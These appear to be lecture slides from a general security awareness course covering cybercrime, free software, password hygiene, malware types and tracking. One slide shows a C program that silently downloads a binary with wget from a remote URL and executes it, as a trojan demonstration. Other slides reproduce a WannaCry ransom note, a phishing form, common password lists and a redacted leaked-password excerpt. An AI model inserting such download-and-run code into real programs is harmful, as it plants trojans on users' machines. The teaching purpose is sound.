

Security

Pascal Lafourcade



ESC January 2021

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?


ToR

Competitive Intelligence (Intelligence Économique)


Security Properties

Conclusion

Concrete Reality



Cables and interconnectivity



<https://www.submarinecablemap.com/>

DNS: Domain Name System

- ▶ IPv4 : `xxx.xxx.xxx.xxx`, where $xxx \in \{0, 255\}$
- ▶ IPv6 : `xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx`, where `xxxx` is a hexadecimal


216.58.198.195 = `www.google.fr`

- ▶ Top-Level Domain (TLD) root `fr`
- ▶ 2nd level : `google`
- ▶ 3rd level : `www`

ICANN : Internet Corporation for Assigned Names and Numbers

AFNIC : Association Française pour le Nommage Internet en
Coopération

Where are DNS Server ?



13 root name servers are operated by 12 independent organisations

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?


ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Computers are everywhere!



5 Families of Cyber Criminality

- ▶ Phishing
- ▶ Espionnage
- ▶ Ransomwares
- ▶ Sabotage
- ▶ Destabilisation



Phishing



Third party Facebook application. This is not Facebook!

Facebook Verification Page

Page Name:

Email or Phone:

Password:

By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.

[Forgot your password?](#)

[English \(US\)](#) [Македонски](#) [Español](#) [Português \(Brasil\)](#) [Français \(France\)](#) [Deutsch](#) [Italiano](#) [العربية](#) [한국어](#) [中文\(简体\)](#) [...](#)

Espionnage



- ▶ Little Brother (Individual)
- ▶ Medium Brother (Corporation)
- ▶ Big Brother (Government)

Edward Joseph Snowden, 6th june 2013



Ransomwares: Wannacry et al. 12 may 2017

Wana Decrypt0r 2.0

Oops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/16/2017 00:47:55
Time Left
02: 23: 57: 37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06: 23: 57: 37

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)

Send \$300 worth of bitcoin to this address:

bitcoin
ACCEPTED HERE


12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw Copy

Check Payment Decrypt

Sabotage

Stuxnet, 2010

HOW STUXNET WORKED



Saudi Aramco 35 000 PC deleted in 2012.

Destabilisation: Defacing




Destabilisation: Trojan, Botnets and Zombies




<http://cybermap.kaspersky.com/>

MAP



<http://cybermap.kaspersky.com/>

MAP



Why are there more and more attacks?



Why are there more and more attacks?



Why are there more and more attacks?



Why are there more and more attacks?



Fast, large scale, semi-automatic...

Why are there more and more attacks?



Fast, large scale, semi-automatic...

but you wrongly feel anonymous!



Why are there more and more attacks?



Fast, large scale, semi-automatic...

but you wrongly feel anonymous!




Internet was not designed to be secure but just to work!

Cyber Attack against Estonia April 2007



DDos Attack against Dyn DNS 21 October 2016







Advanced Persistent Threat: Government attacks

- ▶ Titan Rain discovered in 2003: Massive USA data collected during 3 years
- ▶ Operation Aurora discovered in 2010: Chinese attack against USA
- ▶ November 2014, **SONY**
- ▶ 2011 Bercy, 150 PC infected



Computer Science Security Agencies

- ▶ 1919  GCHQ
- ▶ 1952, 
- ▶ 1995, 
- ▶ 2002, 
- ▶ 7 July 2009, 

French white book on defense and national security 2013

LIVRE BLANC

DÉFENSE
ET SÉCURITÉ
NATIONALE

2013



5 places (p84):

- ▶ earth
- ▶ air
- ▶ sea
- ▶ espace
- ▶ cyberspace

OIV : “Opérateur d’importance vitale”

Twelve sectors of critical importance across four key areas of responsibility

BASIC HUMAN NEED

Food
Water management
Health



SOVEREIGN

Civilian activities
Legal activities
Military activities



ECONOMIC

Energy
Finance
Transport




TECHNOLOGICAL

Communication, technologies and
broadcasting
Industry
Space & research




OIV : “Opérateur d’importance vitale”

Breakdown of critical operators per sector



Around 250 critical infrastructures.

Backdoors



- ▶ NSA's backdoor into Dual_EC_DRBG Dual Elliptic Curve Deterministic Random Bit Generator.
- ▶ Backdoor identified by academic researchers (Crypto 2007) and revealed by Snowden 2013.



Cyberwar is a reality

\$7 billion for USA cyber operations in 2017 over \$35 billion over the next 5 years.

- ▶ Communications are crucial: Egypt, Tunisia revolutions



- ▶ Tracking authors is not always easy
- ▶ Defense and attack strategies are different



- ▶ Cyberattacks can have physical consequences



War games, 1983



Could it be a reality?

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?


ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Exemples



Apache



L^AT_EX



Logiciel LIBRE

“free software” \neq 

Examples

- ▶ **libre, gratuit** : Linux, FreeBSD, perl, python ...
- ▶ **libre, non gratuit** : acheter un CD, payer des développeurs...
- ▶ **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- ▶ **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- ▶ **Freedom 0: Run** the program as you wish, for any purpose.
- ▶ **Freedom 1: Modify** the program to suit your needs. (you must have access to the source code)
- ▶ **Freedom 2: Redistribute copies**, either gratis or for a fee.
- ▶ **Freedom 3: Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

What does this program?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

What does this program?

What do these programs?

<https://sancy.iut-clermont.uca.fr/~lafourcade/Helloworld>

<https://sancy.iut-clermont.uca.fr/~lafourcade/Hellworld>

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    system("wget -q https://sancy.iut-clermont.uca.fr/
           ~lafourcade/Helloworld");
    system("chmod 777 Helloworld");
    system("clear");
    system("./Helloworld");
    return 0;
}
```

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?

ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Few advices

FESTIVAL du FILM SÉCURITÉ 2018

GRAND PRIX DU FESTIVAL
10 advices ti be a Cyber-Victim
by Micode
VIDEO


10 Advices

1. Passwords
2. BYOD
3. Email and attachments
4. VPN
5. Security updates
6. Antivirus
7. Backup
8. IoT / Smartphones
9. Personal Data
10. Phising

1) Password Security



1) Password Security



Reality



Reality




TOP 25 Passwords

#	2011	2012	2013	2014	2015	2016	2017	2018
1	password	password	123456	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678	123456789
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football	12345	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789	111111
7	1234567	letmein	111111	1234	football	1234567890	letmein	1234567
8	letmein	dragon	1234567	baseball	1234	1234567	1234567	sunshine
9	trustno1	111111	iloveyou	dragon	1234567	princess	football	qwerty
10	dragon	baseball	adobe123	football	baseball	1234	iloveyou	iloveyou
11	baseball	iloveyou	123123	1234567	welcome	login	admin	princess
12	111111	trustno1	admin	monkey	1234567890	welcome	welcome	admin
13	iloveyou	1234567	1234567890	letmein	abc123	solo	monkey	welcome
14	master	sunshine	letmein	abc123	111111	abc123	login	666666
15	sunshine	master	photoshop	111111	1qaz2wsx	admin	abc123	abc123
16	ashley	123123	1234	mustang	dragon	121212	starwars	football
17	bailey	welcome	monkey	access	master	flower	123123	123123
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd	dragon	monkey
19	shadow	ashley	sunshine	master	letmein	dragon	passw0rd	654321
20	123123	football	12345	michael	login	sunshine	master	!@#\$%^&*
21	654321	jesus	password1	superman	princess	master	hello	charlie
22	superman	michael	princess	696969	qwertyuiop	hottie	freedom	aa123456
23	qazwsx	ninja	azerty	123123	solo	loveme	whatever	donald
24	michael	mustang	trustno1	batman	passw0rd	zaqlzaql	qazwsx	password1
25	Football	password1	000000	trustno1	starwars	password1	trustno1	qwerty123

Passwords Brute Force

3GHz PC (- - - 8 cores)



Few Advices

A password

1. Does not lend itself
2. Does not get left behind
3. Can only be used once
4. If it is broken, it must be changed
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters.



Few Advices

A password

1. Does not lend itself
2. Does not get left behind
3. Can only be used once
4. If it is broken, it must be changed
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters.



Data bases leakage

rockyou

New RockYou Password

Retype Password

I agree to the Terms of Service.

Year of Birth

Sex

Country

Zip/Postal

```

79985232 | -- | - a@fbi.gov-|+ujc1L90fBnIoxG6CatHBw==|-anniversary|--
105009730 | -- | - gon@ic.fbi.gov-|-9nCb38RH1w==|-band|--
108684532 | -- | - burn@ic.fbi.gov-|-EQ7fipT71/Q=-|-numbers|--
63041670 | -- | - v-|-hRwtmq98mKzIoxG6CatHBw==|-|--
94038395 | -- | - n@ic.fbi.gov-|-MreVpEovY17IoxG6CatHBw==|-eod date|--
116097938 | -- | - -|-Tur7Wt2zH5CwIiHfjvCHKQ==|-SH7|--
83310434 | -- | - c.fbi.gov-|-NLupdfyYrsM=-|-ATP_MIDDLE|--
113389790 | -- | - v-|-IMhaearHXjPioxG6CatHBw==|-w|--
113931981 | -- | - @ic.fbi.gov-|-lTmosXxYnP3IoxG6CatHBw==|-See MSDN|--
114081741 | -- | - lom@ic.fbi.gov-|-ZcDbLlvCad9=-|-fuzzy boy 20|--
106145242 | -- | - @ic.fbi.gov-|-xc2KumNGzYfioxG6CatHBw==|-4s|--
106437837 | -- | - i.gov-|-adIewKvmJEsFqx0HFoFrxg=-|-|--
96649467 | -- | - ius@ic.fbi.gov-|-lsYw5KRKNT/IoxG6CatHBw==|-glass of|--
96678195 | -- | - .fbi.gov-|-X4-k4uhyDh/IoxG6CatHBw==|-|--
105095956 | -- | - earthlink.net-|-Zu2tTfIZq/IoxG6CatHBw==|-socialsecurity#|--
108260815 | -- | - r@genext.net-|-MuKnZ7KtsiHioxG6CatHBw==|-socialsecurity|--
83508352 | -- | -h @hotmail.com-|-ADEcoaN2oUM=-|-socialsecurityno.|--
83023162 | -- | -k 390@aol.com-|-9HT+kVHQfs4=-|-socialsecurity name|--
96331688 | -- | -b .edu-|-nNiwEcoZT8mXrIXpAZiRHQ=-|-ssf#|--

```

Olivier Heen, Christoph Neumann: On the Privacy Impacts of Publicly Leaked Password Databases. DIMVA 2017

How to store a password ?

Storage

- ▶ In clear
- ▶ Hash (pwd) \Rightarrow Rainbowtables !
- ▶ Hash (pwd + Salt)
- ▶ Hash (pwd + Salt-user)
- ▶ bcrypt(pwd + Salt-user) (bcrypt = slow hash)
- ▶ AES(bcrypt(pwd + Salt-user), SecretKey)

John the Ripper



www.openwall.com/john/

KeePassXC



<https://keepassxc.org/>

Wireshark



<https://www.wireshark.org/>

2) BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, personal computers
- ▶ Remote connexion to companie network
- ▶ New threats (Security, Law, ...)



2) BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, personal computers
- ▶ Remote connexion to companie network
- ▶ New threats (Security, Law, ...)



Solutions

Protect, access control, (VPN, HTTPS), anticipation and
EDUCATION

2) BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, personal computers
- ▶ Remote connexion to companie network
- ▶ New threats (Security, Law, ...)



Solutions

Protect, access control, (VPN, HTTPS), anticipation and
EDUCATION

CYOD : Choose Your Own Device

FYOD : Fix Your Own Device

DYOD : Download on Your Own Device

Emails and attachments

In Octobre 2014.



Why privacy matters?

by Glenn Greenwald

Nothing to hide ...



<http://ienairienacacher.fr/>

Default email security



Pretty Good Privacy


Software to encrypt, decrypt, sign email, desinged by Phil Zimmermann in 1991.



If privacy is outlawed, only outlaws will have privacy


Is it difficult?

1. Install GPG
2. Generate a pair of keys ≥ 4096 bits
3. Import them
4. Get your friends key
5. Send signed and encrypted emails.



Is it difficult?

1. Install GPG
2. Generate a pair of keys ≥ 4096 bits
3. Import them
4. Get your friends key
5. Send signed and encrypted emails.



“Now, my correspondence with friends has become secure!”

4) Virtual Private Network



Using cryptography to securely work in remote !

5) Security Updates



- ▶ Fix vulnerabilities
- ▶ Patch problems
- ▶ Update protocols
- ▶ CRL (Certificate Revocation List)

6) Malwares and Antivirus

malware: the computer does what the attacker wants.



6) Malwares and Antivirus

malware: the computer does what the attacker wants.



virus: program that infects other computers.



6) Malwares and Antivirus

malware: the computer does what the attacker wants.



virus: program that infects other computers.

worm: same as virus but automatic propagation.



6) Malwares and Antivirus

malware: the computer does what the attacker wants.



virus: program that infects other computers.

worm: same as virus but automatic propagation.



ransomware: encrypts computer's data unless ransom.

6) Malwares and Antivirus

malware: the computer does what the attacker wants.



virus: program that infects other computers.

worm: same as virus but automatic propagation.



ransomware: encrypts computer's data unless ransom.

trojan: program that seems harmless but malicious.




Short History


1982






Elk Cloner






Short History



Short History



Short History



Virus Phases

- ▶ Dormant phase
- ▶ Propagation phase.
- ▶ Triggering phase.
- ▶ Action phase.

Perfect Antivirus cannot exist

Virus Detection is Undecidable

Theorem by Fred Cohen (1987)

Virus abstractly modeled as program that eventually executes infect Code where infect may be generated at runtime

Proof by contradiction similar to that of the halting problem.

Suppose $\text{isVirus}(P)$ determines whether program P is a virus

Define new program Q as follows:

Q : if (not $\text{isVirus}(Q)$) then Q infects else Q stops


Running isVirus on Q achieves a contradiction, two cases

- ▶ $\text{isVirus}(Q)$ is true \Rightarrow Q does nothing
- ▶ $\text{isVirus}(Q)$ is false \Rightarrow Q infects

7) Backup and Storage




8) Internet of Things (IOT)



Technology

- ▶ Wireless : Wifi, 3G, 4G, 5G, Bluetooth, Sigfox ...
- ▶ Batteries
- ▶ CPU
- ▶ Sensors
- ▶ Price

8) Internet of Things (IOT)



Technology

- ▶ Wireless : Wifi, 3G, 4G, 5G, Bluetooth, Sigfox ...
- ▶ Batteries
- ▶ CPU
- ▶ Sensors
- ▶ Price

Usage

- ▶ Monitoring
- ▶ Hyperconnectivity
- ▶ Availability

Attacks since 2007 ...



Attacks since 2007 ...




Attacks since 2007 ...



9) Where are your data ?



Free ?



Deux cochons discutant
du modèle « gratuit »

Buisness Model



If it is free then you are the product

Buisness Model



10) Phising



Third party Facebook application. This is not Facebook!

Facebook Verification Page

Page Name:

Email or Phone:

Password:

By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.

Submit Query

[Forgot your password?](#)

English (US) Македонски Español Português (Brasil) Français (France) Deutsch Italiano العربية 繁體中文(香港) 中文(大陆)

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?

ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Computer Security is already there



Take good habits, it takes time ...



event when it is vital

Become actor of its digital security

Become actor of its digital security
because it is not automatic !

Cookies

Implemented in 1994 in Netscape and described in 4-page draft

- ▶ No spec for 17 years
- ▶ Attempt made in 1997, but made incompatible changes
- ▶ Another attempt in 2000 ("Cookie2"), same problem
- ▶ Around 2011, another effort succeeded (RFC 6265)
- ▶ Ad-hoc design has led to interesting issues

Cookies attributes

- ▶ Expires - Specifies expiration date. If no date, then lasts for session
Browsers do session restoring, so can last way longer!
- ▶ Path - Scope the "Cookie" header to a particular request path prefix
- ▶ Domain - Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header

```
Set-Cookie: theme=dark; Expires=<date>;
```

Fingerprinting, passive tracking

Find things different about each visitor to re-identify users!

Exemple

- ▶ Browsers used
- ▶ OS used
- ▶ Fonts installed
- ▶ Plugins installed
- ▶ Video/Audio Hardware
- ▶ Software installed

You are unique !


<https://panopticclick.eff.org>

<https://audiofingerprint.openwpm.com/>

<https://www.leblogduhacker.fr/ce-que-lon-sait-sur-vous/>


<https://history.google.com/history/>

Google Safe Browsing



Google maintains a list of known malware/phishing URLs
<https://testsafebrowsing.appspot.com/s/phishing.html>
With Chrome ! Of course !

Google Safe Browsing



<https://transparencyreport.google.com/safe-browsing/overview>

- ▶ Browser queries the list on every navigation **NO**
- ▶ Send URLs to the Google Safe Browsing server to check their status
- ▶ Privacy: URLs are not hashed, so the server knows which URLs you look up

<https://testsafebrowsing.appspot.com/>

Shodan

First search engine for Internet-connected devices.



🌐 193.49.118.208

City	Clermont-Ferrand
Country	France
Organization	Renater
ISP	Renater
Last Update	2020-05-01T23:51:07.819224
ASN	AS2200

🚪 Ports

22

🛠 Services

22
scp
ssh

OpenSSH Version: 7.9p1 Debian 10+deb10u2

SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2

Key type: ssh-rsa

Key: AAAAB3NzaC1yc2EAAAADAQABAAQDAQDE3a45Ba+tKgs9SH9o7J1FpyWEa3hF8Yvg0wK1A1yXU9GZ
Z1nWlypvtCKaDejYbaub/SWsIjyN400R40cJ7Kj1q81pvOn5w39vJFTApTrj31o8mZ1LADKvvo
Ww/xryBaxCJFFPkCrkR2JEYzByw4ZBkXhTr2650018fNd5480p88wzKA/AC081w++v3e4f98f1
KC+42E8nL4vcL0BIXcv2YrYedScLkks0s029Ww/nRL/6Zua4w40vRYWnb3jshX1bfeAN0u/D
